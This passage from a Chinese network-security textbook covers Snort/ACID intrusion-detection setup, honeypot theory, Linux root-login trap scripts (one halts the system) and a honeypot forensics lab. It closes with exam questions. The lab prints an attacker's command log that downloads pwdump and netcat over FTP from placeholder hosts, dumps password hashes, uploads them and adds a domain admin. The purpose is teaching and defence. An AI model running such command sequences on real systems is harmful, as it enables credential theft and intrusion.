$alert_port            ="3306";
$alert_user            ="acid";
$alert_password        ="acidtest";
/* Archive DB connection parameters */
$archive_dbname        ="snort_archive";
$archive_host          ="localhost";
$archive_port          ="3306";
$archive_user          ="acid";
$archive_password      ="acidtest";
$ChartLib_path         ="c:\php\jpgraph\src";
```

注意：修改时要将文件中原来的对应内容注释掉或者直接覆盖。

（3）查看 http://127.0.0.1:50080/acid/acid_db_setup.php 网页，按照系统提示建立数据库。

单击 Create ACID AG 建立数据库。

步骤 7　安装 JpGrapg 库。

安装后，修改 C：\php\jpgragh\src 下 jpgragh.php 文件，去掉下面语句的注释：

```
DEFINE("CACHE_DIR","/tmp/jpgraph_cache/");
```

步骤 8　安装 WinPcap。

步骤 9　配置并启动 Snort。

（1）指定 snort.conf 配置文件中 classification.config、reference.config 两个文件的绝对路径。

修改命令：

```
include c:\snort\etc\classification.config
include c:\snort\etc\reference.config
```

（2）在文件中添加语句指定默认数据库、用户名、主机名、密码、数据库用户等。

在该文件的最后加入下面的语句：

```
output database: alert, mysql, host= localhost user= snort password= snorttest dbname= snort
encoding=hex detail=full
```

（3）输入命令启动 Snort。

```
c:\>cd snort\bin;
c:\snort\bin>snort -c "c:\snort\etc\snort.conf" -l "c:\snort\log" -d -e -X
```

请贴出正常运行的截图。

（4）打开 http://localhost:50080/acid/acid_main.php 网页，进入 Acid 分析控制台主界面，检查配置是否正确。

请贴出正常运行的截图。

第 2 部分　Snort 实验测试

步骤 1　使用控制台查看检测结果。

（1）启动 Snort 并打开 Acid 的检测控制台主界面。

打开 http://127.0.0.1:50080/acid/acid_main.php 网页，启动 Snort 并打开 Acid 检测控制台主界面。

（2）单击右侧图示中 TCP 后的数字 80%，将显示所有检测到的 TCP 协议日志的详细情况。请给予分析。

（3）选择控制条中的 home 返回控制台主界面，查看流量分类和分析记录。

（4）选择 last 24 hours:alertsunique，可以看到 24 小时内特殊流量的分类记录和分析。

步骤 2　配置 Snort 规则。

（1）添加规则，以对符合此规则的数据包进行检测。例如，添加实现对内网的 UDP 协议相关流量进行检测并报警的规则。

打开 C:\snort\rules\local.rules 文件，加入实验要求的规则：

```
alert udp any any <> $HOME_NET any(msg:"udp ids/dns-version-query";content:
"version";)
```

（2）重启 Snort 和 Acid 检测控制台，使规则生效。

步骤 3　实验测试。

（1）启用 Wireshark，监控数据包。

（2）在另外一台计算机使用 UDP flood 工具对本机进行攻击，查看 UDP 协议流量的日志记录。

（3）结合数据包的监控以及 UDP 协议流量日志记录，分析实验结果。

（4）编写检测规则文件 mytelnet.rules，记录局域网内机器对本机的 Telnet 连接企图，并发出警告，将此规则文件添加到设置文件中，并测试规则是否生效，写出详细的设置步骤和测试结果。

【实验思考】

(1) 编写一个规则,通过捕捉关键字 Search 记录打开 Google 网页的动作,并将符合规则的数据包输出到 Alert 文件中。

(2) 熟悉 Snort 规则,尝试定义更为实用的规则,并检验其效果。

6.2 蜜罐技术

6.2.1 蜜罐定义

蜜罐(honeypot)的思想最早是由 Clifford Stoll 于 1988 年提出来的,其构想是:在跟踪黑客的过程中,利用一些包含虚假信息的文件作为黑客"诱饵"来检测入侵。蜜罐正式出现是 Bill Cheswick 采用服务仿真和漏洞仿真技术来吸引黑客。服务仿真技术是蜜罐作为应用层程序打开一些常用服务端口监听,仿效实际服务器软件的行为响应黑客请求。漏洞仿真是指返回黑客的响应信息会使黑客认为该服务器上存在某种漏洞,从而引诱黑客继续攻击。蜜罐可以仅仅是一个对其他系统和应用的仿真,可以创建一个监禁环境将攻击者困在其中,还可以是一个产品系统。

蜜罐的另一个用途是拖延攻击者对真正目标的攻击,让攻击者在蜜罐上浪费时间,同时收集与攻击和攻击者有关的信息,以改进防御能力。实际上,蜜罐就是诱捕攻击者的一个陷阱。例如,提示访问者输入用户名和口令,从而吸引黑客进行登录尝试。

蜜罐技术一改被动的防护方式,主动吸引攻击者,同时对攻击者的各种攻击行为进行分析并找到有效的对付方法。为此,蜜罐系统上被故意留下一些虚假的信息,例如安全后门、漏洞,或者放置一些攻击者希望得到的敏感信息以吸引攻击者上钩。无论如何对蜜罐进行配置,其目的都是使得整个系统处于被侦听、被攻击的状态。这就意味着蜜罐是用来被探测、被攻击甚至最后被攻陷的。蜜罐并不会直接提高计算机网络安全,但却是其他安全策略所不可代替的一种主动防御技术。

6.2.2 蜜罐类型

蜜罐分为两大类型:实系统密罐和伪系统蜜罐。

1. 实系统蜜罐

实系统蜜罐运行着真实的系统,并且带着真实可入侵的漏洞,属于最危险的漏洞,但是它记录下的入侵信息往往是最真实的。这种蜜罐安装的系统一般都是最初的版本,没有任何 SP 补丁,或者打了低版本 SP 补丁,根据需要,也可能补上了一些漏洞,只要值得研究的漏洞还存在即可。然后把蜜罐连接上网络,根据目前的网络扫描频繁度来看,这样的蜜罐很快就能吸引到目标并接受攻击,系统运行着的记录程序会记下入侵者的一举一动,但同时它也是最危险的,因为入侵者每一次入侵都会引起系统真实的反应,例如被溢出、渗透、夺取权限等。

2. 伪系统蜜罐

伪系统蜜罐利用一些工具程序强大的模仿能力,伪造出不属于自己平台的"漏洞"。入侵这样的"漏洞",只能是在一个程序框架里打转,即使成功"渗透",也仍然是程序制造的"梦

境”。实现一个“伪系统”并不困难，Windows 平台下的一些虚拟机程序、Linux 自身的脚本功能加上第三方工具就能实现，甚至在 Linux 下还能实时产生一些根本不存在的“漏洞”，让入侵者自以为得逞地在里面瞎忙。实现跟踪记录也很容易，只要在后台开着相应的记录程序即可。

6.2.3 蜜罐技术

蜜罐系统的实施主要技术包括网络欺骗、信息控制、数据捕获、报警等。

(1) 网络欺骗。为了使蜜罐对入侵者更有吸引力，使其成为首选的攻击目标，蜜罐使用了各种欺骗手段，其中包括网络流量模拟、漏洞模拟、虚拟端口响应等。

(2) 信息控制。蜜罐作为入侵者的攻击目标也不可避免地可能被入侵者俘获，成为他们攻击第三方的跳板。信息控制使用一些规则，是对行为的牵制政策，即必须能确定信息包能发送到什么地方。

蜜罐系统既要对系统的外出流量进行限制，又要给攻击者一定的活动自由与蜜罐网络进行交互。对于所有进入蜜罐系统的连接记录，蜜罐系统都允许进入；而对外出的连接要进行适当限制，或修改这些外出连接数据包的目的地址，重定向到指定的主机，同时给攻击者造成网络数据包已正常发出的假象。这样既可以给予入侵者足够的自由，又可以防止被攻占的蜜罐系统成为攻击第三方的跳板。

(3) 数据捕获。数据捕获是指获取黑客的所有活动。在攻击者入侵的同时，蜜罐系统可以捕捉防火墙日志、记录网络流量、系统活动等重要数据，为不让黑客发觉，这些数据应异地存储(例如传送至远端日志服务器并给予分析)。通过分析所捕获的数据信息，可以明确入侵者的攻击手段、使用的工具、攻击目的等有用数据，这些数据为对付入侵提供了有力帮助。

(4) 报警。由于蜜罐系统预设的漏洞、陷阱等对于入侵者有着很大的吸引力，所以它一般会成为首选的入侵对象。而蜜罐系统一旦被访问或是扫描，则可以根据实际情况及时通知网络管理员，对网络实施监控。蜜罐系统的预警信息理论上比 IDS 要准确。

6.2.4 蜜罐技术的特点

蜜罐有如下特点：

(1) 蜜罐不是一个单一的系统，而是一个网络，是一种高度相互作用的蜜罐，装有多个系统和应用软件。

(2) 所有放置在蜜罐内的系统都是标准的产品系统，即真实的系统和应用软件，而不是仿效的。

(3) 数据量小。蜜罐能采集的信息量由自身能提供的手段以及攻击行为数量决定。蜜罐仅仅收集那些对它进行访问的数据。这就使得蜜罐收集信息更容易，分析起来也更为方便。

(4) 减少误报率。蜜罐能显著减少误报率。任何对蜜罐的访问都是未授权的、非法的，这样蜜罐检测攻击就非常有效，从而大大减少了错误的报警信息，甚至可以避免误报。这样网络安全人员就可以集中精力采取其他的安全措施。

(5) 捕获漏报。蜜罐可以很容易地鉴别捕获针对它的新的攻击行为。由于针对蜜罐的

任何操作都不是正常的，这样就使得任何新的以前没有见过的攻击很容易暴露。

(6) 资源最小化。蜜罐所需要的资源很少，即使工作在一个大型网络环境中也是如此。一个简单的主机就可以模拟具有多个 IP 地址的 C 类网络。

(7) 解密。无论攻击者对连接是否加密都没有关系，蜜罐都可以捕获他们的行为。

6.2.5 部署蜜罐

蜜罐主机可以部署在防火墙外面(Internet)、DMZ(非军事区)、防火墙后面(Intranet)，如图 6-2 所示。




图 6-2 蜜罐主机的布置

这样的部署是考虑了防火墙的局限性和脆弱性，因为防火墙必须建立在基于已知危险的规则体系上进行防御，如果入侵者发动新形式的攻击，防火墙没有相应的规则去处理，这个防火墙就形同虚设了，防火墙保护的系统也会遭到破坏，因此需要蜜罐来记录入侵者的行动和入侵数据，必要时给防火墙添加新规则或者手工防御。

实验 6-3 简单蜜罐陷阱的配置

【实验内容】

Linux 的超级管理员账号是 root，黑客入侵的一个坦途就是获得 root 的口令。一旦拥有 root 的口令，黑客就可以以 root 身份合法登录。实际上黑客也有可能“暗度陈仓”：先以普通用户身份登录，然后用 su 命令转换成 root 身份。因此做好这方面的防范尤为重要。

根据蜜罐的原理，可以设置一个简单的蜜罐陷阱，使黑客以 root 身份登录的入侵化为泡影。为此，考虑 3 种可能情况：当黑客以 root 身份登录时；当黑客用 su 命令转换成 root 身份时；当黑客以 root 身份成功登录后一段时间内。

对这 3 种情况，分别设置相应的蜜罐，让黑客误入其中，这样就可以大大提高入侵的难度。

(1) 黑客以 root 身份登录的陷阱设置。

通常情况下，登录 Linux 系统时只须输入用户名和口令，由系统验证正确就能顺利进入系统。因此可以在进入环节设置陷阱。例如，当黑客已获取正确的 root 口令，并以 root 身份登录时，在此设置一个提示：“输入的口令错误”，并让黑客重新输用户名和口令。当然，

这只是一个迷惑，而真正的合法用户只要在某处输入一个正确密码就可通过。不明就里的黑客却因此就掉入这个陷阱，不断地输入 root 用户名和口令，得到的是口令错误的提示，从而使它怀疑所获口令的正确性，放弃入侵的企图。

为了实现这样的陷阱设置，只须在 root 用户的环境配置文件. profile（位于/etc/profile）中加一段脚本就可以了。必要时还可以在这段脚本中触发其他入侵检测与预警控制程序。脚本如下：

```
#root .profile
clear
echo "You had input an error password , please input again !"
echo
echo -n "Login:"
read  PASSWORD
if [ "$PASSWORD"="$TAB""123456" ];then
    clear
else
    echo "ACCESS DENIED!"
    exit
fi
```

实际上，在“某处输入一个正确密码”的处理，采用在按下 TAB 键后输入正确口令则视为合法用户。虽入侵者获得 root 的口令，简单输入仍不能成功登录。如果入侵者并没有获得 root 的口令，而是在尝试输入口令，还可将其尝试记录下来进行分析，根据其猜测口令的倾向来增强自身的口令安全强度。

（2）黑客用 su 命令转换成 root 身份的陷阱设置。

为防止黑客通过 su 命令转换成 root 身份，必须在此设置陷阱：当黑客使用 su 命令并输入正确的 root 口令时令其报错，使其误认为口令错误而放弃入侵企图。为此，可以在系统的/etc/profile 文件中设置一个 alias，把 su 命令重新定义成转到普通用户的情况就可以。例如 alias su="su Unknownuser"。这样，当使用 su 时，系统判断的是 Unknownuser 的口令，而不是 root 的口令，一般不能匹配。即使输入 su root 也是错误的，从而屏蔽了转向 root 用户的可能性。

（3）黑客以 root 身份成功登录后一段时间的陷阱设置。

假设前两种设置都失效了，黑客已经成功登录，就必须启用登录成功的陷阱：一旦 root 用户登录，就可以启动一个计时器，正常的 root 登录就能停止计时，而非法入侵者因不知道何处有计时器，就无法停止计时。如果到了规定的时间仍未终止计时，可认为是黑客入侵，需要触发必要的控制程序，如关机处理等，以免造成损害，等待系统管理员进行善后处理。脚本如下：

```
#.testfile
times=0
while [ $times -le 30 ] do
sleep 1
times=$ [times+1]
```

```
done
halt /* 30秒时间到,触发入侵检测与预警控制 */
```

将该程序放入 root . bashrc 中后台执行:

```
#root . bashrc
...
Sh .testfile&
```

该程序不能用 Ctrl-C 键终止,系统管理员可用 jobs 命令检查到,然后用 kill %n 将它停止。

从上述 3 种陷阱的设置,可以把握这样的规律:改变正常的运行状态,设置虚假信息,使入侵者落入陷阱,从而触发入侵检测与预警控制程序。

实验 6-4 蜜罐取证分析实验

【实验目的】

了解蜜罐的基本原理,学会分析蜜罐数据。

【实验原理】

蜜罐系统最为重要的功能是对系统中所有操作和行为进行监视和记录,可以通过精心的伪装,使得攻击者在进入目标系统后仍不知道自己所有的行为已经处于系统的监视下。为了吸引攻击者,通常在蜜罐系统上留下一些安全后门以吸引攻击者上钩,或者放置一些网络攻击者希望得到的敏感信息,当然这些信息都是虚假的信息。蜜罐被入侵而记录下入侵者的一举一动,管理员通过研究和分析这些记录,可以得到攻击者采用的攻击工具、攻击手段、攻击目的和攻击水平等信息,还能对攻击者的活动范围以及下一个攻击目标进行了解,以便加强防御。

【实验内容】

本实验中所用的操作系统:Windows 7 旗舰版 SP1。来自 200.1.x.y(假设的 IP)的攻击者成功攻陷了一台部署有蜜罐系统的主机 222.200.p.q(假设的 IP),蜜罐主机记录了入侵过程,入侵数据经提取并经简化处理后的脚本代码如下所示。其中,www.unknown.net 是假设的域名。

```
echo werd >> c:\fun
echo user johna2k > ftpcom
echo hacker 2000 >> ftpcom
echo get samdump.dll >> ftpcom
echo get pwdump.exe >> ftpcom
echo get nc.exe>> ftpcom
echo quit>> ftpcom
ftp  s:ftpcom - n www.unknown.net
pwdump.exe>> new.pass
echo userjohna2k > ftpcom2
echo hacker2000>> ftpcom2
put new.pass>> ftpcom2
echo quit>> ftpcom2
ftp - s:ftpcom2 - n www.unknown.net
ftp 200.1.x.y
```

```
echo open 200.1.x.y > ftpcom
echo johna2k > ftpcom
echo hacker2000 >> ftpcom
echo get samdump.dll >> ftpcom
echo get pwdump.exe >> ftpcom
echo get nc.exe >> ftpcom
echo quit >> ftpcom
open 200.1.x.y
echo johna2k >> sasfile
echo haxedj00 >> sasfile
echo get pwdump.exe >> sasfile
echo get samdump.dll >> sasfile
echo get nc.exe >> sasfile
echo quit >> sasfile
ftp -s:sasfile
open 200.1.x.y
echo johna2k >> sasfile
echo haxedj00 >> sasfile
echo get pwdump.exe >> sasfile
echo get samdump.dll >> sasfile
echo get nc.exe >> sasfile
echo quit >> sasfile
C:\Program Files\Common Files\system\msad c\pwdump.exe >> yay.txt
C:\Program Files\Common Files\system\msad c\pwdump.exe >> c:\yay.txt
pwdump.exe >> c:\yay.txt
net session >> yay2.txt
net session >> c:\yay2.txt
net users >> heh.txt
net users >> c:\heh.txt
net localgroup Domain Admin IWAM_KENNY /ADD
mkdir -/s
mkdir
mkdir -s/
mkdir /s-
type c:\winnt\repair\sa._ >> c:\har.txt
del c:\inetpub\wwwroot\har.txt
del c:\inetpub\wwwroot\har.txt
```

【实验要求】

请根据攻击过程，详细分析回答下列问题(指出结论是由哪些攻击引起的，要有相应的验证测试截图)。

(1) 攻击序列中生成几个批处理文件？请写出这些文件，并说明实现什么功能。

文件的书写格式如下：

文件名	实现功能
文件内容	

(2) 攻击者使用了什么黑客工具进行攻击？简述这些工具对网络安全的危害性。

(3) 攻击者如何使用黑客工具进入并控制系统？关键技术是什么？

(4) 当攻击者获得系统的访问权后做了什么？(需具体描述)

(5) 如何防止这样的攻击？(需具体写出措施、理由)

(6) 攻击者是否警觉其攻击的目标是一台蜜罐主机？如果是，为什么？

(7) 攻击者在最后多次使用 mkdir 命令，这是 Windows 的合法命令吗？其企图是什么？为什么会连用多个相同命令？

(8) 命令行命令是黑客实施攻击的首选工具吗？为什么？有没有其他形式的？如有请写出来，并举例说明。

【实验分析】

从攻击系列看，都是一些命令，因而必须熟悉这些命令，否则分析将无从谈起。命令中，使用到重定向符＞和＞＞，表示将回显输出到文件，前者如原文件存在则覆盖，后者是追加。一些命令是 ftp 命令的子命令，例如 open、get 等。

此外，攻击中使用了黑客工具 pwdown. exe 和 nc. exe，前者提取 Windows 系统的密码数据库 sam 的散列值，后者(netcat)是网络工具中的“瑞士军刀”，它能完成网络连接，并通过 TCP 和 UDP 在网络中读写数据。

攻击生成一些脚本，使用了像 ftp、telnet、net 等多种命令，读者可据此一一分析，从而回答问题。

由本例可知，可以利用蜜罐来取得入侵者所使用的工具和技术信息，以及他们都做了什么，以便采取相应对策。

详细分析过程由读者自行完成。

【实验讨论】

如何模拟实施本实验的攻击，具体该如何进行？

6.3 蜜罐和入侵检测系统比较

防火墙是传统的信息安全技术，如果有足够的时间和信息，攻击者就可以探测出防火墙为外界提供的服务，一旦防火墙被攻击者穿透，它就无法对网络提供进一步的防护。IDS 只有在攻击进行时才会提供信息，因而难以争取足够的时间以保护所有易被攻击的系统，另一方面 IDS 无法判断出新的攻击行为，无法判断攻击是否成功。防火墙和 IDS 在防御方面有其局限性。

蜜罐灵活地使用欺骗技术，可以拖延攻击者，同时能给防御者提供足够的信息以了解敌人，将攻击造成的损失降至最低。防御者通过提供错误信息，迫使攻击者浪费时间作无益的进攻，以减弱后续的攻击力量。此外，良好的诱捕机制使系统不被入侵即可获得攻击者的手法和动机的相关信息。这些信息日后可用来强化现有的安全措施，例如防火墙规则和 IDS 配置等。

蜜罐的检测价值在于它的工作方式。蜜罐仅仅收集那些对它进行访问的数据。在同样的条件下,NIDS 可能会记录成千上万的报警信息,而蜜罐却只有几百条。这就使得蜜罐收集信息更容易,分析起来也更为方便。

入侵检测系统能够对网络和系统的活动情况进行监视,及时发现并报告异常现象。但是入侵检测系统在使用中存在着难以检测新类型黑客攻击方法,可能出现漏报和误报的问题。

蜜罐的工作方式同 NIDS(网络入侵检测系统)等其他的传统检测技术正好相反,NIDS 不能解决的问题,蜜罐却能轻易解决。蜜罐通过观察和记录黑客在蜜罐上的活动,可以了解黑客的动向、黑客使用的攻击方法等有用信息。如果将蜜罐采集的信息与 IDS 采集的信息联系起来,则有可能减少 IDS 的漏报和误报,并能用于进一步改进 IDS 的设计,增强 IDS 的检测能力。

蜜罐技术是一种新型的针对网络安全的主动防御技术,是对现有的安全体系的重要补充。它可以作为独立的安全信息工具,也可以和其他类型的安全机制协作使用,取长补短地对入侵进行检测,查找并发现新型的攻击工具。

习 题 6

1. 判断题

(1) 入侵检测技术是用于检测任何损害或企图损害系统的机密性、完整性或可用性等行为的一种网络安全技术。 ( )

(2) 主动响应和被动响应是相互对立的,不能同时采用。 ( )

(3) 异常入侵检测的前提条件是入侵性活动集作为异常活动集的子集,而理想状况是异常活动集与入侵性活动集相等。 ( )

(4) 针对入侵者采取措施是主动响应中最好的响应措施。 ( )

(5) 在早期大多数的入侵检测系统中,入侵响应都属于被动响应。 ( )

(6) 性能“瓶颈”是当前入侵防御系统面临的一个挑战。 ( )

(7) 漏报率,是指系统把正常行为作为入侵攻击而进行报警的概率。 ( )

(8) 与入侵检测系统不同,入侵防御系统采用在线(Online) 方式运行。 ( )

(9) 蜜罐技术是一种被动响应措施。 ( )

(10) 企业应考虑综合使用基于网络的入侵检测系统和基于主机的入侵检测系统来保护企业网络。在进行分阶段部署时,首先部署基于网络的入侵检测系统,因为它通常最容易安装和维护,接下来部署基于主机的入侵检测系统来保护至关重要的服务器。 ( )

(11) 入侵检测系统可以弥补企业安全防御系统中的安全缺陷和漏洞。 ( )

(12) 使用误用检测技术的入侵检测系统很难检测到新的攻击行为和原有攻击行为的变种。 ( )

2. 选择题

(1) 从系统结构上来看,入侵检测系统可以不包括( )。

A. 数据源　　B. 分析引擎　　C. 审计　　D. 响应

(2) 通用入侵检测框架 (CIDF) 模型中,( )的目的是从整个计算环境中获得事件,

并向系统的其他部分提供此事件。

A. 事件产生器　　B. 事件分析器　　C. 事件数据库　　D. 响应单元

(3) 基于网络的入侵检测系统的信息源是(　　)。

A. 系统的审计日志　　B. 系统的行为数据

C. 应用程序的事务日志文件　　D. 网络中的数据包

(4) 误用入侵检测技术的核心问题是(　　)的建立以及后期的维护和更新。

A. 异常模型　　B. 规则集处理引擎

C. 网络攻击特征库　　D. 审计日志

(5) (　　)是在蜜罐技术上逐步发展起来的一个新的概念,在其中可以部署一个或者多个蜜罐,来构成一个黑客诱捕网络体系架构。

A. 蜜网　　B. 鸟饵　　C. 鸟巢　　D. 玻璃鱼缸

(6) 下面关于响应的说法正确的是(　　)。

A. 主动响应和被动响应是相互对立的,不能同时采用

B. 被动响应是入侵检测系统中的唯一响应方式

C. 入侵检测系统提供的警报方式只能是显示在屏幕上的警告信息或窗口

D. 主动响应的方式可以是自动发送邮件给入侵发起方的系统管理员请求协助以识别问题和处理问题

(7) 下面说法错误的是(　　)。

A. 由于基于主机的入侵检测系统可以监视一个主机上发生的全部事件,它们能够检测基于网络的入侵检测系统不能检测的攻击

B. 基于主机的入侵检测可以运行在交换网络中

C. 基于主机的入侵检测系统可以检测针对网络中所有主机的网络扫描

D. 基于应用的入侵检测系统比起基于主机的入侵检测系统更容易受到攻击,因为应用程序日志并不像操作系统审计追踪日志那样被很好地保护

(8) 蜜罐技术的主要优点有(　　)。

A. 蜜罐技术属于被动响应,使用者没有成为刑事诉讼或民事诉讼对象的危险

B. 收集数据的真实性,蜜罐不提供任何实际的业务服务,所以搜集到的信息有很大的可能性是由于黑客攻击造成的,漏报率和误报率都比较低

C. 可以收集新的攻击工具和攻击方法,不像目前的大部分防火墙和入侵检测系统只能根据特征匹配方法来检测已知的攻击

D. 不需要强大的资金投入,可以用一些低成本的设备

E. 可以及时地阻断网络入侵行为

(9) 通用入侵检测框架(CIDF)模型的组件包括(　　)。

A. 事件产生器　　B. 活动轮廓

C. 事件分析器　　D. 事件数据库

E. 响应单元

(10) 主动响应是指基于一个检测到的入侵所采取的措施。对于主动响应来说,其选择的措施可以归入的类别有(　　)。

A. 针对入侵者采取措施　　B. 修正系统

C. 收集更详细的信息　　D. 入侵追踪

(11) 随着交换机的大量使用,基于网络的入侵检测系统面临着无法接收数据的问题。由于交换机不支持共享媒质的模式,传统的采用一个嗅探器（snibr）来监听整个子网的办法不再可行。可选择解决的办法有(　　)。

A. 不需要修改,交换网络和以前共享媒质模式的网络没有任何区别

B. 使用交换机的核心芯片上的一个调试的端口

C. 把入侵检测系统放在交换机内部或防火墙等数据流的关键入口、出口处

D. 采用分接器（tap）

E. 使用以透明网桥模式接入的入侵检测系统

(12) 入侵防御技术面临的挑战主要包括(　　)。

A. 不能对入侵活动和攻击性网络通信进行拦截

B. 单点故障

C. 性能瓶颈

D. 误报和漏报

(13) 入侵检测技术可以分为误用检测和(　　)两大类。

A. 病毒检测　　B. 详细检测　　C. 异常检测　　D. 漏洞检测

(14) 关于入侵检测技术,下列描述错误的是(　　)。

A. 入侵检测系统不对系统或网络造成任何影响

B. 审计数据或系统日志信息是入侵检测系统的一项主要信息来源

C. 入侵检测信息的统计分析有利于检测到未知的入侵和更为复杂的入侵

D. 基于网络的入侵检测系统无法检查加密的数据流

(15) 在如图 6-3 所示的基于网络的入侵检测系统的基本结构中,对应Ⅰ、Ⅱ、Ⅲ模块的名称是(　　)。

